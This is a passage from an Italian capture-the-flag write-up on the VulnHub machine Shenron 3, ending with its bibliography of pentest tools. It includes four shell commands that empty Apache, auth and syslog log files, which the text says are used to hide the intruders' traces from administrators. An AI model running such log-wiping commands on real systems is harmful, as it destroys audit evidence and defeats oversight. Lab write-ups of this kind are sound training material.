Per evitare che tracce delle nostre attività vengano rilevate, abbiamo svuotato i principali file di log del sistema e di Apache (Figura 10.2). I comandi utilizzati sono i seguenti:

```
echo "" > /var/log/apache2/access.log
echo "" > /var/log/apache2/error.log
echo "" > /var/log/auth.log
echo "" > /var/log/syslog
```

Questa operazione assicura che tutte le tracce delle nostre azioni siano eliminate dai file di log del sistema, minimizzando la possibilità di rilevamento da parte degli amministratori del sistema compromesso.

Bibliografia

[1] “Shenron 3,” https://www.vulnhub.com/entry/shenron-3,682/. (Citato a pagina 1)

[2] “Netdiscover,” https://www.kali.org/tools/netdiscover/. (Citato alle pagine 4, 13 e 17)

[3] “Whatweb,” https://www.kali.org/tools/whatweb/. (Citato alle pagine 4 e 15)

[4] F. S. Foundation, “Gnu wget,” https://www.gnu.org/software/wget/. (Citato alle pagine 5 e 8)

[5] “Nmap: Network mapper,” https://nmap.org. (Citato alle pagine 5, 10 e 18)

[6] “Dirb - url bruteforcing tool,” https://www.kali.org/tools/dirb/. (Citato alle pagine 5, 21 e 32)

[7] “Nmap scripting engine,” https://nmap.org/book/nse.html. (Citato alle pagine 5 e 24)

[8] “Nikto web scanner,” https://www.kali.org/tools/nikto/. (Citato alle pagine 6 e 26)

[9] O. Foundation, “Owasp zed attack proxy (zap),” https://www.zaproxy.org. (Citato a pagina 6)

[10] W. Team, "Wpscan wordpress security scanner," https://wpscan.com. (Citato alle pagine 6, 10 e 35)

[11] "Hydra - a very fast network logon cracker," https://www.kali.org/tools/hydra/. (Citato alle pagine 6, 10 e 35)

[12] "Browser developer tools," https://developer.mozilla.org/en-US/docs/Tools. (Citato alle pagine 6 e 36)

[13] Pentestmonkey, "Php reverse shell," https://github.com/pentestmonkey/php-reverse-shell. (Citato alle pagine 7 e 10)

[14] "Netcat - the tcp/ip swiss army knife," https://www.kali.org/tools/netcat/. (Citato alle pagine 7, 10 e 44)

[15] "Python programming language," https://www.python.org. (Citato a pagina 7)

[16] "Gnu binutils: Strings," https://www.gnu.org/software/binutils/. (Citato alle pagine 7 e 49)

[17] "Cron daemon," https://www.adminschoice.com/crontab-quick-reference. (Citato alle pagine 7 e 55)

[18] "Bash (bourne again shell)," https://www.gnu.org/software/bash/. (Citato a pagina 8)

[19] "Gnu grep," https://www.gnu.org/software/grep/. (Citato a pagina 8)

[20] "ifconfig," https://net-tools.sourceforge.io/man/ifconfig.8.html. (Citato a pagina 8)

[21] "Gnu coreutils: echo," https://www.gnu.org/software/coreutils/manual/html_node/echo-invocation.html. (Citato a pagina 8)

[22] "Osint framework," https://osintframework.com/. (Citato a pagina 12)

[23] Edge-Security, "theharvester," https://github.com/laramies/theHarvester. (Citato a pagina 12)

[24] WordPress, “Wordpress - blog tool, publishing platform, and cms,” https://wordpress.org. (Citato a pagina 14)

[25] C. Vulnerabilities and Exposures, “Cve details and exploits,” https://cve.mitre.org/. (Citato a pagina 25)

[26] OWASP, “Clickjacking defense cheat sheet,” https://owasp.org/www-community/attacks/Clickjacking. (Citato a pagina 27)

[27] M. D. Network, “X-content-type-options header,” https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options. (Citato a pagina 27)

[28] R. Lab, “Upgrading simple shells to fully interactive ttys,” https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/. (Citato a pagina 46)

[29] T. N.-T. Project, “netstat command,” https://net-tools.sourceforge.io/man/netstat.8.html. (Citato a pagina 51)